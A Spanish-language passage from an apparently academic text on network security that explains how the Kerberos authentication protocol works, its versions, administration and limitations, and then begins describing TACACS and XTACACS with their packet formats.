Publicación, transferencia de datos, protocolos de conexión remota, son protocolos igualmente vulnerables a una amenaza diferente, Spoofing, en este caso falsos paquetes de información son enviados o reemplazan otros flujos de datos, este tipo de ataque son desarrollados a niveles inferiores del modelo OSI, ya que se ve más que todo a nivel de direcciones IP, lo que significa que una aplicación Firewall no está completa sin una aplicación de autenticación de conexiones y viceversa cada una de estos niveles de protección deben complementarse para poder tener un ambiente de seguridad al 100%

3.1.5.3.2 Funcionamiento del protocolo Kerberos

Cada usuario tendrá una clave y cada servidor tendrá una clave, y Kerberos tiene una base de datos que las contendrá a todas. En el caso de ser un usuario, su clave será derivada de su contraseña y estará encriptada, mientras que en el caso del servidor, la clave se generará aleatoriamente. Los servicios de red que requieren autenticación y los usuarios que requieran estos servicios, se deben registrar con Kerberos. Las claves privadas se negocian cuando se registran.

Como Kerberos sabe todas las claves privadas, puede crear mensajes que convenzan a un servidor de que un usuario es realmente quien dice ser y viceversa. La otra función de Kerberos es generar las llamadas claves de sesión, que serán compartidas entre un cliente y un servidor, y nadie más. La clave de sesión podrá ser usada para encriptar mensajes que serán intercambiados entre ambas partes. El almacenamiento de la base de datos y la generación de claves, se lleva a cabo en un servidor que se denomina Servidor de Autenticación (AS por las siglas en inglés de Authentication Server).

Kerberos provee tres niveles distintos de protección. El programador de la aplicación determinará cual es apropiado, de acuerdo a los requerimientos de la aplicación.

Autenticación:

Prueba que el usuario es quien dice ser. Puede ser que la autenticidad se establezca al inicio de la conexión de red y luego se asuma que los siguientes mensajes de una dirección de red determinada se originan desde la parte autenticada.

Integridad de datos:

Asegura que los datos no se modifican en tránsito. Se requiere autenticación de cada mensaje, sin importar el contenido del mismo. Éstos se denominan mensajes seguros.

Privacidad de datos:

Asegura que los datos no son leídos en tránsito. En este caso no sólo se autentica cada mensaje sino que también se encripta. Éstos son mensajes privados.

3.1.5.3.3 Especificación técnica

Hay tres fases básicas para el procedimiento de autenticación:

a) Solicitud de credenciales que se utilizarán al solicitar servicios.
b) Solicitud de credenciales para tener acceso a determinado servicio.
c) Presentación de credenciales al servidor deseado.

Hay dos tipos de credenciales que se utilizan en el modelo de autenticación de Kerberos: Tickets y Autenticadores. Aunque ambos se basan en encriptado de clave privada, se encriptan con claves diferentes. El ticket se usa para pasarle al servidor final la identidad de la persona para la que fue emitido. El autenticador es una prueba de que el ticket fue creado para el usuario y no fue robado; contiene información que al ser comparada contra la que está en el ticket prueba que el usuario que lo presenta es el mismo al que le fue emitido.

Notación:

c = cliente

s = servidor

addr = dirección de red del cliente

K_x = Clave privada de x

$K_{x,y}$ = Clave de sesión de x e y

{info}K_x = Información encriptada con la clave privada de x

$T_{x,y}$ = Ticket de x para usar y

A_x = Autenticador para x

3.1.5.3.4 Conexión inicial

Cuando el usuario entra a una estación de trabajo lo único que puede probar su identidad es su contraseña. El intercambio inicial con el AS está diseñado para minimizar la posibilidad de comprometer la contraseña, impidiendo a su vez que el usuario se autentique sin conocerla. Para el usuario, el proceso de "conectarse" al sistema será igual que el de "conectarse" a una red clásica. Sin embargo lo que ocurre por detrás es muy diferente.

Al usuario se le pide el nombre de usuario. El nombre del usuario tiene tres componentes básicos:

Nombre primario	Nombre del usuario
Instancia	Se usa para distinguir entre variantes del nombre primario o bien para determinar privilegios, como ser "root" o admin.
Dominio (Realm)	Es el nombre de una entidad administrativa que mantiene datos de autenticación.

Los nombres de usuario se forman como nombre.instancia@realm

Un ejemplo de nombre podría ser juan.root@mit

Una vez obtenido, se envía una solicitud al AS que consiste del nombre de usuario y el nombre de un servicio especial llamado ticket-granting service, el cual se encuentra en un servidor que se llamará ticket-granting server (TGS). Este es el servicio que permitirá al cliente autenticarse con los servicios de red.

El AS chequea la información sobre el cliente. Si sabe quién es, genera una clave de sesión aleatoria que se usará luego entre el cliente y el TGS. Luego crea un ticket para el TGS que se llama ticket-granting ticket (TGT) y que deberá ser presentado al TGS cada vez que se solicite un servicio.

$TGT = \{T_{c,tgs}\}K_{tgs} = \{c,tgs,addr,timestamp,lifetime,K_{c,tgs}\}K_{tgs}$

El TGT, al igual que cualquier otro ticket tiene 6 componentes:

- Nombre del cliente
- Nombre del servidor (en este caso TGS)
- Dirección de red
- Sello de tiempo (Timestamp)
- Tiempo de vida (Lifespan)
- Clave de sesión

Esta información se encripta con la clave privada del TGS, que sólo conocen el TGS y el AS. El AS envía el ticket al cliente, junto con una copia de la clave de sesión. La respuesta que recibe éste, está encriptada con la clave privada del cliente, que se deriva de la contraseña del usuario y que conocen sólo el AS y el cliente.

Una vez que la respuesta ha sido recibida por el cliente, se le pide la contraseña al usuario. La contraseña se convierte a una clave DES y se usa para desencriptar la respuesta del AS. El ticket y la clave de sesión se guardan para usarse en el futuro, mientras que la contraseña del usuario y la clave DES se borran de la memoria. Así, si el cliente posee el ticket es porque el usuario conocía la contraseña correcta y por tanto debe ser quien dice ser.
Un ticket sirve para un solo servidor y para un solo cliente pero una vez emitido, puede ser utilizado muchas veces por el cliente para tener acceso a ese servidor, hasta que el ticket expira. Como el ticket está encriptado con la clave del servidor no se pierde seguridad al permitir que el usuario le pase el ticket al servidor, ya que no podrá modificarlo.

1) El nombre del usuario es la información básica para pasarle al servidor. Así se le está informando quién está solicitando el servicio.

2) Si no estuviera el nombre del servidor, y solamente se enviará el nombre del usuario, entonces el servidor no sabría si desencriptó bien la información. En

cambio al ver su nombre en el ticket, se asegura de que los datos son correctos.

3) Sin la dirección de red alguien podría copiar el ticket mientras viaja por la red, y luego, convencer a su estación de trabajo insegura de que el nombre de usuario del ladrón es el de la persona a quien se le está robando el ticket. Desde la estación envía el ticket al servidor, éste lo desencripta y ve que el nombre del que mandó el ticket es el mismo que está en el ticket, y por ende le da acceso. Agregar la dirección de red evita este problema.

4) El sello de tiempo se agrega para impedir lo que se llama ataques de “replay”. Esto ocurre cuando se roba un mensaje mientras viaja por la red y se intenta usar más tarde.

5) El tiempo de vida es el tiempo durante el cual el ticket es válido. Los tickets deben tener un tiempo de vida fijo porque si no nunca expirarían, lo cual representaría un riesgo de seguridad muy grande. Si los tickets no se destruyeran y alguien lograra entrar a la estación de trabajo, podría tomarlos y utilizarlos haciéndose pasar por su verdadero dueño.

6) Aún con el sello de tiempo, es posible que un ataque de “replay” se lleve a cabo. Si alguien dejara su estación de trabajo antes de que el ticket expirara, sería posible que éste fuera utilizado durante el tiempo que resta. Con la clave de sesión, las partes interesadas comparten un secreto y se impide a través del autenticador que pueda ocurrir un ataque de “replay”.

3.1.5.3.5 Servicios

Como un ticket sirve para un solo servidor, es necesario obtener un nuevo ticket para cada servicio que el usuario quiera utilizar. Los tickets para los distintos servidores se pueden obtener a través del TGS.

La idea del TGS surge para evitar que el usuario deba entrar su contraseña más de una vez. Aunque pueden convivir en la misma máquina, el TGS es lógicamente distinto del AS. A veces se refiere a ambos como KDC ("Key Distribution Center").

Cuando un programa requiere un ticket que no ha sido solicitado aún, envía una solicitud al TGS. La solicitud contiene el nombre del servidor para el que se solicita el ticket, el TGT y un autenticador. A diferencia del ticket, el autenticador sólo se puede utilizar una vez. De lo contrario, sería posible robar el ticket y el autenticador juntos y hacer el "replay" de todas formas. Se debe generar uno nuevo cada vez que el cliente quiere utilizar un servicio, pero esto no presenta un problema porque como el cliente tiene toda la información necesaria, puede construir el autenticador por sí mismo. Un autenticador contiene el nombre del cliente, la dirección IP de la estación de trabajo, y el tiempo actual, y está encriptado con la clave de sesión que es parte del ticket; en este caso, la que comparten el cliente y el TGS.

El TGS valida el autenticador y el TGT. Si son válidos genera una nueva clave de sesión aleatoria a ser usada entre el cliente y el nuevo servidor. Luego construye un ticket para el nuevo servidor con el nombre del cliente, el nombre del servidor, el tiempo actual, la dirección IP del cliente y la nueva clave de sesión. El tiempo de vida del nuevo ticket será el mínimo entre lo que queda de vida del TGT y el tiempo de vida por defecto del servicio.

Luego, el TGS envía el ticket junto con la clave de sesión nuevamente al cliente. Esta vez, sin embargo, la respuesta está encriptada con la clave de sesión que había en el TGT. De este modo, no hay necesidad para el usuario de volver a entrar su contraseña una vez más.

3.1.5.3.6 Solicitud de Servicios

Cuando el cliente tiene el ticket para el servidor deseado lo envía al servidor junto con el autenticador, una vez que el servidor recibió el ticket y el autenticador, decodifica el ticket con su clave privada. Si éste no expiró usa la clave de sesión que se encuentra

dentro para decodificar el autenticador y compara la información del ticket con la del autenticador. Si todo está bien, permite el acceso porque después de este intercambio, el servidor está seguro que de acuerdo a Kerberos, el usuario es quien dice ser.

Se asume que los relojes están sincronizados. Si el tiempo de la solicitud está muy lejos en el futuro o en el pasado, el servidor considera que la solicitud es un intento de hacer un "replay" de una solicitud anterior. Además, el servidor mantiene un registro de todas las solicitudes pasadas con sellos de tiempo aún válidos y si recibe una solicitud con el mismo ticket y el mismo sello de tiempo que una anterior, la descarta.

3.1.5.3.7 Autenticación mutua

Finalmente, el cliente puede querer que el servidor pruebe su identidad también. Entonces, el servidor le suma uno al sello de tiempo que el cliente envió en el autenticador, encripta el resultado con la clave de sesión y envía el resultado de regreso al cliente.

$\{timestamp +1\}K_{c,s}$

Esto demuestra que el servidor pudo leer el sello de tiempo del autenticador y para ello debió obtener la clave de sesión que se encontraba en el ticket encriptado con su clave privada. Entonces el cliente se cerciora de que el servidor es auténtico. Además, el cliente y el servidor comparten un secreto que nadie más sabe, y pueden asumir que un mensaje relativamente reciente encriptado con esa clave fue originado por el otro.

3.1.5.3.8 Desde el punto de vista del usuario

Para el usuario la presencia de Kerberos es casi imperceptible. El TGT se obtiene como parte del proceso de "conexión". Y los tickets son destruidos automáticamente cuando el usuario termina la sesión. El usuario notará la presencia de Kerberos si su sesión dura más de 8 horas. En ese caso, si intenta acceder a algún servicio que

utilice autenticación por medio de Kerberos el intento fallará porque el ticket habrá expirado.

3.1.5.3.9 Administración General

Para el administrador del sistema, la presencia de Kerberos implica cierto mantenimiento.

El administrador debe inicializar la base de datos de Kerberos al instalarlo. Además en caso de tener la base de datos replicada (con esclavos), también será necesario administrarlas para que se mantengan consistentes. Esto implica tener que sincronizar las bases de datos replicadas con la base de datos principal cada cierto tiempo.

Se debe tener especial cuidado con la administración de las máquinas que tienen la base de datos Kerberos, pues el sistema podría volverse inseguro si alguien obtiene el control de alguna de estas máquinas.

El administrador también debe asegurarse de que la fecha y hora de todas máquinas del sistema estén medianamente sincronizadas.

Cuando una aplicación Kerberos es agregada al sistema, el administrador debe realizar varias operaciones para dejarla funcional. El servidor kerberizado debe ser registrado en la base de datos, y se le debe asignar una clave privada. Luego algunos datos deben ser transferidos al nuevo servidor.

Además se aconseja tener la base de datos principal resguardada, en caso de que el disco en el que reside falle.

3.1.5.3.10 Administración entre sistemas Kerberos

Cada sistema Kerberos contiene como parte de su nombre el realm (dominio) asociado. Esto permite que distintos sistemas Kerberos se comuniquen entre sí para brindarse servicios.

Cuando un usuario se autentica con un sistema Kerberos, lo hace a un realm específico. Las aplicaciones kerberizadas generalmente reconocen credenciales de un realm particular; pero los usuarios pueden obtener credenciales de otros realms distintos del realm local. Para ello deben estar autenticados con el sistema Kerberos local, y los dos sistemas Kerberos (el local y el remoto) deben ponerse de acuerdo para brindar las credenciales necesarias en el sistema Kerberos remoto.
Los administradores de cada par de sistemas Kerberos que desean cooperar deben ponerse de acuerdo en la clave privada a utilizar para que los sistemas se comuniquen entre ellos.

Kerberos soporta la transitividad de la confianza; la idea es que si un sistema Kerberos confía en un segundo, y ese segundo confía en un tercer sistema Kerberos, entonces hay automáticamente una relación de confianza entre el primer y el tercer realm. La transitividad de la confianza asegura que los sistemas Kerberos sólo necesitan compartir una contraseña con los sistemas Kerberos de los realms inmediatamente encima y debajo de ellos en la jerarquía de realms (Kerberos se encarga del resto).

3.1.5.3.11 Principio de administración Realm: Maestro Esclavo

Ya que Kerberos es sensible a la seguridad de un único centro de distribución de claves, esto requiere un protocolo seguro de administración y propagación de la base de datos Realm, Dividido en dos distintas funciones, cada maestro KDC tiene un daemon de administración que es responsable por la actualización remota de la base de datos de Kerberos, esto es agregar tareas prioritarias, o cambios en las contraseñas. Así mismo el maestro KDC es responsable de propagar periódicamente nuevas copias de la base de datos realm a través de la red hacia los servidores esclavos.

Aunque algunas distribuciones de Kerberos, incluyendo soluciones Cygnus Kerbnet, tienen herramientas gráficas para la administración, la mayoría de la administración Kerberos es realizada a través de Kadmin, o de la línea de comandos, controlado por medio de Kadmin en el servidor Kerberos, una lista de control de limitaciones de

acceso el cual los administradores pueden agregar modificar, configurar políticas, o cambiar contraseñas en la base de datos realm.

Cuando es invocado, kadmin solicita credenciales para la instancia administrativa de los usuarios (user/admin.@realm.com) y permite al usuario ingresar contraseñas de la instancia administrativa, una vez autenticado, el administrador puede agregar políticas, cambiar contraseñas, guardar llaves y borrar directivas desde la base de datos realm.

Un maestro KDC es definido como el servidor que ejecuta el kadmin, y es el punto central de la administración de ese realm, El esclavo KDC son periódicamente actualizados a través de una comunicación segura vía kpropd, o protocolo de programación de base de datos kerberos, Utilizando una copia cache de la base de datos del maestro, cada esclavo KDC recibe una copia encriptada de las actualizaciones de la base de datos principal, el cual es desencriptada usando la contraseña del maestro.

3.1.5.3.12 Conexión y autenticación

El corazón de Kerberos radica en el proceso de la concesión de tiquetes, una concepción errada muy común es que Kerberos concede un único tiquete electrónico, el cual a su vez, concede acceso a servidores a través de la red, en realidad, este tiquete inicial sólo concede una prueba de la identidad del usuario para el servidor Kerberos en si. Este TGT (Ticket-grating-ticket) inicial autoriza al servidor Kerberos la concesión de tiquetes de servicio de usuario. Estos tiquetes de servicio son lo que autoriza al usuario a acceder a los servicios de red.
El protocolo Kerberos y su uso está mejor ilustrado en la siguiente figura:




Figura 3.1.14. Autenticación inicial Kerberos

1. El usuario solicita la autenticación inicial (kinit)
2. EL cliente contacta al servidor Kerberos con una solicitud de usuario con su nombre principal
3. El servidor Kerberos regresa el TGT encriptado en la llave del usuario
4. Kerberos intenta desencriptar el TGT con la llave del usuario la cual viene de su misma clave , si lo hace satisfactoriamente, el cliente guarda el TGT y la llave de la sesión en el cache de credenciales de los clientes
5. El usuario esta ahora conectado con el servicio Kerberos.

Cuando un usuario se conecta al Kerberos realm, el cual también es conocido como solicitando credenciales, el usuario invoca el kinit. Este es algunas veces integrado en los sistemas de conexión, esto inicia la conexión del usuario para un ID de usuario u obtiene un ID conocido de usuario desde la estación de trabajo, encuentra el nombre local realm y el servidor Kerberos en sus archivos de configuración y solicita un TGT.

Sorprendentemente, el servidor Kerberos transmite libremente un TGT hacia cualquier solicitud no autorizada, sin embrago cada TGT está encriptado en una llave que se saca de la contraseña del usuario, por lo tanto la contraseña del usuario es usado para desencriptar el TGT que viene del servidor. Si el proceso de desencripción resulta válido, con un tiempo también válido, el usuario tiene una credencial de Kerberos válida.

Estas credenciales incluyen una llave de sesión, para el establecimiento de una sesión de comunicación posterior segura con el servidor Kerberos, Así como el actual TGT, el cual es actualmente encriptado con una llave propia del servidor Kerberos, Este segundo nivel de encripción es desconocido para el usuario, pero esto es lo que permite al servidor verificar la autenticidad de cada TGT.

Sin embargo, este TGT es sólo una licencia, esto en realidad no autentica al usuario. Cuando realmente se conecte a un servicios Kerberizado, como el servicios Klogin, o rlogin Kerberizado en una máquina Unix. El cliente klogin presenta la credencial del usuario al servidor Kerberos y solicita un tiquete de servicio, El KDC verifica la

credencial del usuario por medio de la desencripción del TGT, el cual es codificado en la llave del KDC, y se trasmite de una manera segura la llave del usuario a la estación de trabajo del usuario. La llave de servicio es entonces agregada a la cache de credenciales y a su vez, presentado al servicio remoto, el cual en este caso es klogin.




Figura 3.1.15. Autenticación por medio de Kerberos

1. El usuario solicita una conexión Telnet. El cliente Telnet verifica si se tiene credenciales del servidor en la cache.
2. El cliente solicita credencial de servicio del servidor Kerberos KDC usa TGT y la llave de sesión para autenticarse al KDC.[username@realm]
3. KDC verifica las credenciales y ensambla el tiquete de servicio para el servidor
4. El KDC transmite el tiquete de servicio al cliente con una llave de sesión nueva para el servicio host/server@realm el tiquete de servicio es encriptado usando la llave secreta del servidor.
5. El cliente almacena el tiquete de servicio para el Server en el cache de credenciales. El cliente transmite el tique te de servicio al servidor.
6. El servidor desencripta el tiquete de servicio con su clave secreta. Si esto es posible, el usuario es válido y la llave de sesión es extraída.
7. El servidor en el cliente comienzan la sesión Telnet opcionalmente encriptada usando la llave de sesión.

Recordemos que cada servidor tiene un host principal (host/hostname.domain.com@REALM.COM), el cual es una entrada en la base de datos de Kerberos con una llave de encripción asociada, esta llave es conocida sólo por el host en el KDC, acordada para acceder el servicio, el usuario debe presentar el host con un tiquete encriptado en su propia llave, cuando el servidor acepta el tiquete de servicio del usuario y lo desencripte satisfactoriamente el tiquete usando su propia llave. El usuario es autenticado y avalado en la red, como el servicio se confía en el KDC, el usuario es considerado válido. En el caso de klogin en un host Unix, el usuario es conectado en el Unix shell como está especificado en el archivo /etc/passwd.

Usualmente se encuentran en uso común dos versiones de Kerberos:

- Versión 4: que es la más ampliamente usada
- Versión 5: que corrige algunas deficiencias de seguridad de la versión 4.

3.1.5.3.13 Diferencias entre las Versiones 4 y 5

La Versión 5 intenta solucionar las limitaciones de la Versión 4 en dos áreas: fallas del entorno y deficiencias técnicas.

La Versión 4 de Kerberos no cubrió completamente las necesidades de ser de propósito general. Así se produjeron las siguientes **fallas del entorno**:

- **Dependencia del sistema de cifrado:** la Versión 4 requiere el uso de DES (Data Encryption Standar). En la Versión 5, el texto es encriptado con un identificador del tipo de cifrado, entonces puede ser usada cualquier técnica de cifrado.
- **Dependencia del protocolo de Internet:** la Versión 4 requiere el uso de direccionamiento IP. Los direccionamientos de red de la Versión 5 son identificados con tipo y longitud, permitiendo el uso de cualquier tipo de direccionamiento.
- **Tiempo de vida del ticket:** en la versión 4 el máximo tiempo de vida puede ser 1280 minutos (codificado en cantidades de 8 bits en unidades

de 5 minutos). Esto puede ser inadecuado en algunas aplicaciones (por ejemplo en simulaciones de larga duración). En la Versión 5, los tickets incluyen explícitamente el tiempo de inicio y de fin, permitiendo tickets con tiempo de vida arbitrarios.

- **Reenvió de autenticación:** la Versión 4 no permite a un cliente reenviando su identidad a algún otro host y ser usada por algún otro cliente. Esta capacidad habilitaría a un cliente acceder a un servidor y que éste tenga acceso a otro servidor en beneficio del cliente. La Versión 5 provee esa capacidad.

Además de los límites de entorno, existen deficiencias técnicas en la Versión 4 del protocolo. Estas deficiencias son las siguientes:

- **Doble cifrado:** los tickets provistos a los clientes son cifrados dos veces, una vez con la clave secreta del servidor destino y luego con una clave secreta conocida por el cliente. El segundo cifrado no es necesario y computacional mente no es económico.

- **Cifrado PCBC:** en la Versión 4 el cifrado usa un modo no estándar de DES, conocido como PCBC. Fue demostrado que este método es vulnerable a un ataque que involucre el intercambio de bloques de texto cifrado. PCBC fue propuesta para proveer un chequeo de integridad como parte de la operación de cifrado. La Versión 5 provee mecanismos de integridad explícitos.

- **Claves de sesión:** la clave de sesión debe ser usada por el cliente y el servidor para proteger mensajes transmitidos durante esta sesión. De esta manera, como el mismo ticket debe ser usado repetidas veces para obtener el servicio desde un servidor particular, existe el riesgo que un adversario repita el mensaje desde una sesión vieja al cliente o al servidor. En la Versión 5 es posible que el cliente y el servidor negocien una clave de subsesión, la cual es usada solamente para una conexión.

Un nuevo acceso del cliente resultaría en el uso de una nueva clave de subsesión.

- **Ataques a las contraseñas:** una vulnerabilidad compartida por ambas versiones es el ataque a las contraseñas. El mensaje desde el AS al cliente incluye material encriptado con una clave basada en la contraseña del cliente. Un adversario puede capturar esa contraseña e intentar descifrarla, intentando con varias contraseñas posibles. Si se descubre la contraseña del cliente, el adversario podrá usarla posteriormente para obtener credenciales de autenticación de Kerberos. La Versión 5 provee un mecanismo conocido como preautenticación, que dificultaría el ataque a las contraseñas, pero no lo evitaría.

3.1.5.3.14 Windows 2000

En Microsoft NT 4.0, el protocolo primario para la seguridad es NTLM (Windows NT LAN Manager). Para Windows 2000, Microsoft eligió un nuevo protocolo de seguridad: Kerberos, por tener algunas ventajas como ser un estándar, más eficiente en el uso de la red y permitir autenticación mutua.

Para permitir interoperabilidad con otras implementaciones, Kerberos en Windows 2000 soporta DES (Data Encription Standard), pero por defecto usa como algoritmo para encriptación RC4 (fue elegido porque es más rápido y seguro que DES). En Estados Unidos usa claves de 128-bits, mientras que en las versiones internacionales soporta claves de solamente 56-bits.
El protocolo de tickets de Kerberos fue adoptado y extendido por Microsoft, agregando un certificado de privilegios a los tickets (relacionado con el identificador único de NT, así como la lista de los grupos a los que el usuario pertenece).

Windows 2000 lo renovará automáticamente mientras el usuario permanezca “conectado”. La primera vez que un usuario pide un ticket a Kerberos es cuando se “conecta” en alguna cuenta en el dominio de Windows 2000.

El KDC rechaza cualquier autenticador cuyo timestamp sea demasiado vieja (por defecto 5 minutos máximos). Esto implica que los relojes de las máquinas que usen Kerberos deben estar sincronizados, por eso Windows 2000 usa el protocolo SNTP (Simple Network Time Protocol) de la IETF para sincronización.

3.1.5.3.15 Linux

El sistema de autenticación Kerberos fue creado originalmente sobre plataforma Unix por lo tanto es de suponer que está totalmente integrado en el sistema, además Kerberos es totalmente compatible con PAM, sistema de autenticación usado por casi todos los sistemas Linux.

Actualmente, los servicios Kerberizados no hacen uso de PAM, o sino los servidores de Kerberos sólo reenvían el PAM completamente. Sin embargo las aplicaciones que usan PAM pueden usar Kerberos para la autenticación si el modulo pam_krb5 está instalado. Este paquete contiene archivos de configuración que permite a servicios como LOGIN y GMD aunteticar usuarios y obtener credenciales iniciales usando sus contraseñas, si el acceso a servidores de red es siempre desempeñado usando servicios Kerberizados que usen GSS-API, tal como IMAP, la red puede ser considerada razonablemente segura.

El administrador debe ser cuidadoso para no permitir a los usuarios conectarse a las mayoría de servicios usando contraseñas Kerberizadas, varios protocolos usados por estos servicios no encriptan las contraseñas antes de enviarlas por la red, con lo cual se destruyen los beneficios del sistema Kerberos. Por ejemplo, los usuarios no deben estar autorizados para autenticarse usando su contraseña Kerberos cuando hagan Telnet.

3.1.5.3.16 Limitaciones

- Kerberos no tiene efectividad frente a ataques como el de diccionario. Si el usuario elige una contraseña pobre, un atacante que la consiga tratando de adivinarla puede hacerse pasar por él.

- Kerberos requiere un camino seguro para entrar las contraseñas. Si un usuario entra una contraseña a un programa que ha sido modificado por un atacante, o si la comunicación entre el usuario y el programa de autenticación inicial puede ser monitoreada, el atacante puede llegar a obtener suficiente información para hacerse pasar por el usuario. Kerberos puede combinarse con otras técnicas para eliminar estas limitaciones.

- No hay un lugar seguro donde guardar las claves de sesión. De hecho, el lugar donde se guardan puede ser accedido por el root. Así es que un intruso que logre crackear el mecanismo de protección de la computadora local podrá robar las claves de sesión.
- El protocolo liga los tickets a las direcciones de red y esto es un problema en hosts con más de una dirección IP. En las estaciones de trabajo esto rara vez ocurre.

- Para que Kerberos sea útil debe integrarse con otras partes del sistema. No protege todos los mensajes que se envían entre dos computadoras. Sólo protege los mensajes desde el software que se ha escrito o modificado para usarlo. Aunque puede ser utilizado para intercambiar claves de encriptado cuando se establece un vínculo y niveles de seguridad de servicios de red, esto requeriría cambios en el software de los hosts involucrados.

- Tiempo de vida de un ticket. La elección del tiempo de vida de los tickets no es trivial. Si se elige un tiempo de vida para los tickets muy largo, y un usuario desprevenido olvida desconectarse de una máquina, otra persona puede tomar su lugar. Por otro lado, si el tiempo de vida de los tickets es muy corto, el usuario va a ser molestado cada cierto tiempo para que ingrese nuevamente su contraseña.

- Manejo de Proxies. Todavía no está claro cómo permitir autenticación mediante Proxies, es decir que un servidor utilice servicios de otros servidores en nombre

de un usuario autenticado. Una solución tentativa es la de permitir que un usuario transfiera momentáneamente sus credenciales hacia otra máquina para poder obtener servicios de ella; pero esto no siempre es deseable, pues el usuario podría no confiar en la máquina remota.

- Estados Unidos no permite exportar criptografía, por lo que Kerberos no se puede distribuir en otros países tal como fue creado. Pero hay muchos programas legales, que se exportan y que se basan en el uso de Kerberos. Por esta razón, para poder sacarlo del país se creó Bones, que es una versión de Kerberos sin las llamadas a las funciones criptográficas (carece de toda funcionalidad). De todos modos, Errol Young se las ingenió para ponerle a Bones las llamadas criptográficas nuevamente, creando Encrypted Bones, o E-bones.

3.1.5.4 TACACS (Terminal Access Controller Access Control System) [7]

3.1.5.4.1 Introducción

En la industria actual, es común tener múltiple acceso externo desde y hacia la red de área local, lo cual creará vulnerabilidades enormes que pueden ser las causantes de las intrusiones y problemas en los sistemas, por lo tanto es necesario auditar y controlar por medio de un sistema centralizado, los accesos desde sistemas remotos.
El terminal de control de acceso-sistema llamado TACACS por sus siglas en ingles es el método que se utiliza para realizar las funciones de regulación y autenticación de las entradas por medio de conexiones remotas, el cual es su función principal , pero también puede autenticar servicios comunes de red en redes de área local.
Este es conocido por la facilidad con que se implementa, es adaptable y económico.

[7] Basado en: Luciano R. Santos Jr. Version 1.2e
Back to the Basics with TACACS (Terminal Access Controller Access Control System) :
http://www.giac.org/practical/Luciano_Santos_GSEC.doc

3.1.5.4.2 Antecedentes y descripción

El destacamento de ingeniería de Internet (IETF) califica a TACACS como un servidor de autenticación, autorización, y de cuentas de usuario. (AAA). El IETF creo un grupo que desarrolló los requerimientos de AAA para las redes de acceso, el objetivo se logró produciendo el protocolo TACACS que soporta una gran cantidad de modelos de acceso.

El protocolo TACACS ha sido transformado dos veces. La primera versión es un protocolo viejo que circuló por años, este fue el primero, desarrollado durante los primeros días de ARPANET. Este utilizaba el protocolo UDP para transportar los datos. Dentro de un paquete UDP TACACS era encapsulado dentro del campo de datos; un cliente hace la solicitud, el Server le responde, lo que lo hace una aplicación con estructura cliente servidor típica. Esto para la actual industria creciente de comunicación es inseguro y limitado en sus capacidades.

Los formatos de los segmentos se muestran a continuación:

0 7	8 15	16 23	24 31
Versión	Tipo	Nonce	
Largo del nombre de usuario	Largo de la contraseña	Datos	

Figura 3.1.16. Formato de solicitud TACACS

- Versión de un octeto, forma simple 0
- Tipo de un octeto, solicitud codificada o tipo de respuesta
- Nonce de dos octetos, valor aleatorio para calcular una respuesta por medio de la petición.
- Largo del nombre de usuario, utiliza un octeto
- Largo de la contraseña, utiliza un octeto
- Datos, utiliza N octetos, nombre de usuario y contraseña

0	7	8	15	16	23	24	31
Versión		Tipo		Nonce			
Respuesta		Razón		Datos			

Figura 3.1.17. Formato de respuesta TACACS

- La respuesta utiliza un octeto, código de respuesta (rechazado o aceptado)
- Razón utiliza un octeto, razón de cuando la respuesta es rechazada

Agregar la funcionalidad adicional fue la clave, así a principios de los noventas esto se convirtió en una realidad. El protocolo que una vez fue utilizado sobre UDP, fue cambiado al más confiable TCP, esta fue una versión más extendida del protocolo original que posee funcionalidades adicionales y ya que es un derivado posee las funciones del original. La funcionalidad original fue incluida para mantener la compatibilidad con las versiones anteriores. Entonces se renombró al protocolo con XTACACS (TACACS extendido). La mayoría de los servidores TACACS que se utilizan hoy en día utilizan este protocolo, el cual tiene más verificaciones de la solicitud de autenticación y una lista expandida de códigos de respuesta, así como el protocolo original XTACACS posee la sesión de solicitudes cliente servidor, así como se puede observar en la siguiente figura:

0	7	8	15	16	23	24	31
Versión		Tipo		Nonce			
Largo del nombre de usuario		Largo de la contraseña		Respuesta		Razón	
Resultado 1							
Dirección de destino							
Puerto de destino				Línea			
Banderas							
Lista de acceso				Datos			

Figura 3.1.18. Paquete de solicitud XTACACS

- Razón, 0 (excepto por LOGOUT, SLIPOFF)
- Resultado, 0
- Dirección de destino. Dirección de destino cuando se está usando conectar, clipon o slip off
- Línea. El número de la línea
- Banderas,0
- Lista de acceso

Para la respuesta, el paquete tiene que tener la siguiente información:

- Resultado: identificación del código asignado
- Puerto de destino, se utiliza cuando se está usando el comando conectar
- Bandera. Banderas misceláneas
- Lista de acceso, lista de acceso de los usuarios

